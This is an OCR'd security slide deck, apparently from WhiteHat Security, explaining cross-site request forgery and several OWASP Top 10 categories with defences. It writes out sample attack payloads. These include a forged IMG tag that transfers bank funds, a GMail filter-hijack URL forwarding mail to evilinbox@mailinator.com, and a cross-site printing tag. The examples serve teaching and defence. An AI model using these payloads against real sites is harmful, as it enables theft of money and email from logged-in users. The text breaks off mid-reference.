Let's say the "From" account is "314159265," the "To" account is "011235813," and we're transferring $5,000.



The Web browser issues an HTTP request to the Web server executing the process. The form values are located within the POST body and the session credential (Cookie) in the headers. If the request was successful, $5,000 would be transferred from account "314159265" to account "01123581."

```
POST http://webbank/transfer_funds.cgi HTTP/1.1
Host: webbank
User-Agent: Mozilla/5.0 (Macintosh; U; PPC Mac OS X Mach-O;) Firefox/1.4.1
Cookie: JSPSESSIONID=4353DD35694D47990BCDF36271740A0C

from=314159265&to=011235813&amount=5000&date=11072006
```


WhiteHat SECURITY

POST is NOT a Solution

Many Web applications, such as transfer_funds.cgi, do not distinguish between parameters sent using GET or POST. Transfer Funds could be initiated using GET. In Figure 3, the POST method is replaced by GET and the parameters in the HTTP body have been added to the query string.

```
GET http://webbank/transfer_funds.cgi?
from=314159265&to=011235813&amount=5000&date=11072006 HTTP/1.1
Host: webbank
User-Agent: Mozilla/5.0 (Macintosh; U; PPC Mac OS X Mach-O; en-US;) Firefox/1.4.1
Cookie: JSPSESSIONID= 4353DD35694D47990BCDF36271740A0C
```

Converting POST to GET is not required, JavaScript can issue POSTs through Web Forms.

WhiteHat SECURITY

The Hack

When bank customers are still logged-in, they may stumble across a Web page containing the HTML. A customer may find this link in a phishing email, message board post, instant message spam, etc. The SRC attribute of the IMG tag has a similar URL value to that of Figure 3., but has been updated with another account number.

```
<IMG SRC=http://webbank/transfer  funds.cgi?
from=314159265&to=1618&amount=5000&date=11072006>
```

The IMG tag forces a "forged" request and if the customer is still logged-in, $5,000 from account "314159265" will be sent to account "1618," belonging to the hacker. To the online bank the request completely legitimate. CSRF attacks succeed because the customer is the one who is actually making the request by automatically sending the session credentials (cookies).

WhiteHat SECURITY

What an attacker can and can't do


Can:

Force a user to make any HTTP request to anywhere.

Can't:

Read the web page that is returned in the browser.

SAME-ORIGIN POLICY




WhiteHat SECURITY

Make someone Buy now with Amazon 0-Click

1) Attacker creates a web page, containing a piece of CSRF exploit code, then waits.

2) When a logged-in Amazon user views the page, the CSRF exploit code silently forces a 1-Click purchase on any product and any ship to address.



3) Attacker waits for their loot to arrive.

My Amazon Anniversary
http://shiflett.org/blog/2007/mar/my-amazon-anniversary

WhiteHat SECURITY

GMail E-mail Hijack Technique

1. Victim visits a web page containing JavaScript malware.
2. The JavaScript malware forces the user to make a multipart/ form-data form submission to GMail (CSRF).

   http://www.gnucitizen.org/util/csrf?_method=POST&_enctype=multipart/form-data&_action=https%3A//mail.google.com/mail/h/ewt1jmuj4ddv/%3Fv%3Dprf&cf2_emc=true&cf2_email=**evilinbox@mailinator.com**&cf1_from&cf1_to&cf1_subj&cf1_has&cf1_hasnot&cf1_attach=true&tfi&s=z&irf=on&nvp_bu_cftb=**Create%20Filter**

3. If the user is logged-in, a filter is entered into the users account, which they are unlikely to notice, that forwards all their email to "**evilinbox@mailinator.com**".

http://www.gnucitizen.org/blog/google-gmail-e-mail-hijack-technique/

WhiteHat SECURITY

Web Worms

24 hours, 1 million users affected


1) Logged-in user views samys profile page, embedded JavaScript malware.

2) Malware ads samy as their friend, updates their profile with “samy is my hero”, and copies the malware to their profile.

3) People visiting infected profiles are in turn infected causing exponential growth.

MySpace (Samy Worm)

First major XSS/CSRF worm




CROSS-SITE SCRIPTING WORMS AND VIRUSES
“The Impending Threat and the Best Defense”
http://www.whitehatsec.com/downloads/WHXSSThreats.pdf

Samy used XSS to bypass
CSRF (secret token) protections

http://namb.la/popular/tech.html

WhiteHat SECURITY

Intranet Hacking



Attacks can penetrate the intranet by controlling/hijacking a user's browser and using JavaScript Malware, which is on the inside of the network.

Hacking intranet websites from the outside
http://www.whitehatsec.com/home/resources/presentations/files/javascript_malware.pdf

WhiteHat SECURITY

Cross-Site Scripting (Printer Spamming)

"By using only JavaScript, an Internet web site can remotely print to an internal network based printer by doing an HTTP Post. The web site initiating the print request can print full text, enter PostScript commands allowing the page to be formatted, and in some cases send faxes. For the attack to succeed the user needs to visit a web site that contains this JavaScript. " - Aaron Weaver

```
<img src="myprinter:9100/Printed_from_the_web">
```

```
GET /Printed_from_the_web HTTP/1.1
Accept: */*
Accept-Language: en-us
UA-CPU: x86
Accept-Encoding: Mozilla/4.0
Host: myprinter:9100
Connection: Keep-Alive
```

http://aaron.weaver2.googlepages.com/CrossSitePrinting.pdf

WhiteHat SECURITY

Intranet Hacking Exploited in the Wild

Drive-by-Pharming

symantec.

1. Victim user receives an e-card from an attacker.
2. E-card contains HTML IMG tag that sends an HTTP GET request to their router modifying the DNS settings so that the URL for a popular Mexico-based banking site would be mapped to an attacker's Web site. (Password bypassed)
3. Subsequently visits to the banking website using the same computer would be directed to the attacker's site where their credentials would be stolen.

http://www.symantec.com/enterprise/security_response/weblog/2008/01/driveby_pharming_in_the_wild.html

http://www.symantec.com/enterprise/security_response/weblog/2007/02/driveby_pharming_how_clicking_1.html

WhiteHat SECURITY

Prevalence of CSRF

- Statistic? There aren't any. Extremely hard to scan for and identified issues are all found by hand.
- Ask an expert: Just about every important feature of every website is vulnerable.
- Ask MITRE: "Cross-Site Request Forgery (CSRF) remains a 'sleeping giant' [Grossman]. CSRF appears very rarely in CVE, less than 0.1% in 2006, but its true prevalence is probably far greater than this. This is in stark contrast to the results found by web application security experts including Jeremiah Grossman, RSnake, Andrew van der Stock, and Jeff Williams. These researchers regularly find CSRF during contract work, noting that it is currently not easy to detect automatically. The dearth of CSRF in CVE suggests that non-contract researchers are simply not investigating this issue. If (and when) researchers begin to focus on this issue, there will likely be a significant increase in CSRF reports."
- Ask OWASP: "Cross Site Request Forgery (CSRF) is the major new addition to this edition of the OWASP Top 10. Although raw data ranks it at #36, we believe that it is important enough that applications should start protection efforts today, particularly for high value applications and applications which deal with sensitive data. CSRF is more prevalent than its current ranking would indicate, and it can be highly dangerous."

WhiteHat SECURITY

CSRF Solution (Secrets)

Token

http://server/webapp?token=02c425157ecd32f259548b33402ff6d3**ae**

token = digest(session_id + salt) + salt

salt = 2-byte (at least) random value

Are you sure? Yes or No.

Effectively implemented as the solution above, just another method.

Please enter your password to confirm.

Again, same solution but users password substituted for the secret token.

WhiteHat SECURITY

Web Browser Security

Stay patched and Install browser add-ons -- NoScript, SafeHistory, CustomizeGoogle, Adblock Plus,Netcraft Toolbar, and the eBay Toolbar.

Logout of websites when work is completed, especially the sensitive ones.

Be suspicious of long links, most importantly those containing HTML code. Best to type the domain name manually into your browser location bar.

Disable -- Java, Flash, and Active X prior to visiting questionable websites. Can't really disable JavaScript anymore.

Surf with two Web browsers -- A primary is used for everyday surfing only. The secondary is used for "important" business only -- use bookmarks, login, do your work, logout, and exit.

VMWare Web surfing for the paranoid. If anything bad should happen, the local machine and data remains safe.

WhiteHat SECURITY

6. Information Leakage and Improper Error Handling

- Info about config, inner operations
  - » Certain operations take longer
  - » Different inputs, different responses
    - Different error numbers
    - Wrong password vs. no such user
  - » Verbose error messages
  - » Useful in plotting attacks

Protection

- Manual testing
  - Time-consuming
- Automated testing
  - Find error messages
  - OWASP's WebScarab
  - Make WebApp generate errors
  - Show unexpected error output
- Exception-handling architecture

7. Broken Authentication and Session Management

- Authentication can be bypassed
  - Password change
  - Forgot password?
  - Remember password
  - Account update
- Reauthenticate for Account Management
  - Even with Valid session ID

BASM

- User id and password
  - » Weak, cheap
- HW, SW based cryptographic tokens, biometrics
  - » Strong, expensive
- Session Tokens
  - » Must be encrypted

Protection

- PW Strength
- PW Use
  - # of attempts
  - Log repeated failed login attempts
  - Don't record PW's provided during failed attempts
  - Whether incorrect username, PW
  - Tell user DT last successful login, # failures since

Protection

- PW Changes
  - Old & New
  - Reauthenticate when changing e-mail address
- PW Storage
  - Hashing
- PW Transmission
  - SSL
- Session ID Protection
  - Encrypt Session
  - If not, keep ID secret

Protection

- Account Lists
  - Never show list of account names
- Browser caching
  - Use POST, not GET
  - No cache tag, autocomplete=false flag
- Trust
  - Avoid implicit trust between components
  - Authenticate component to component

8. Insecure Cryptographic Storage

- Vulnerability
  - Data not encrypted
  - Poor algorithms
    - Homemade
    - MD5
  - Keys out in the open

Protection

- Use proven cryptographic algorithms
  - AES, RSA, SHA-256 or better
- Use care with keys
  - Generate keys offline
  - Don't transmit private keys insecurely
- Infrastructure Credentials secure
- Encrypted data on disk not easy to decrypt
- Never store unnecessary data
  - Credit card #

9. Insecure Communications

- Sniffers
- Encrypt all sensitive transmissions
  - » End users
  - » Back-end
- SSL

10. Failure to Restrict URL Access

- Web pages nobody's supposed to know about, attackers find
  - For development, admin
  - /admin/adduser.php
  - Hidden files

Protection

- Access Control
- Don't assume security through obscurity
- Use “accept known good” security policy
  - » Block all files not specifically allowed to be served
- Keep patched and virus definitions updated

Conclusion

- Security requirements constantly changing
- Stay vigilant

References

- Open Web Application Security Project
  - » http://www.owasp.org/index.php/Main_Page
- PERL - Preventing Cross-site Scripting Attacks, Paul Lindner
  - » http://www.perl.com/pub/a/2002/02/20/css.html
- IEFD Episode 13 – Website Hacking – XSS
  - » http://www.youtube.com/watch?v=WZCXIrW0xZ0
- O'Relly Short Cuts – SQL Injection Defenses, Martin G. Nystrom
  - » http://www.javascriptworkshop.com/wp-content/uploads/pdf/SC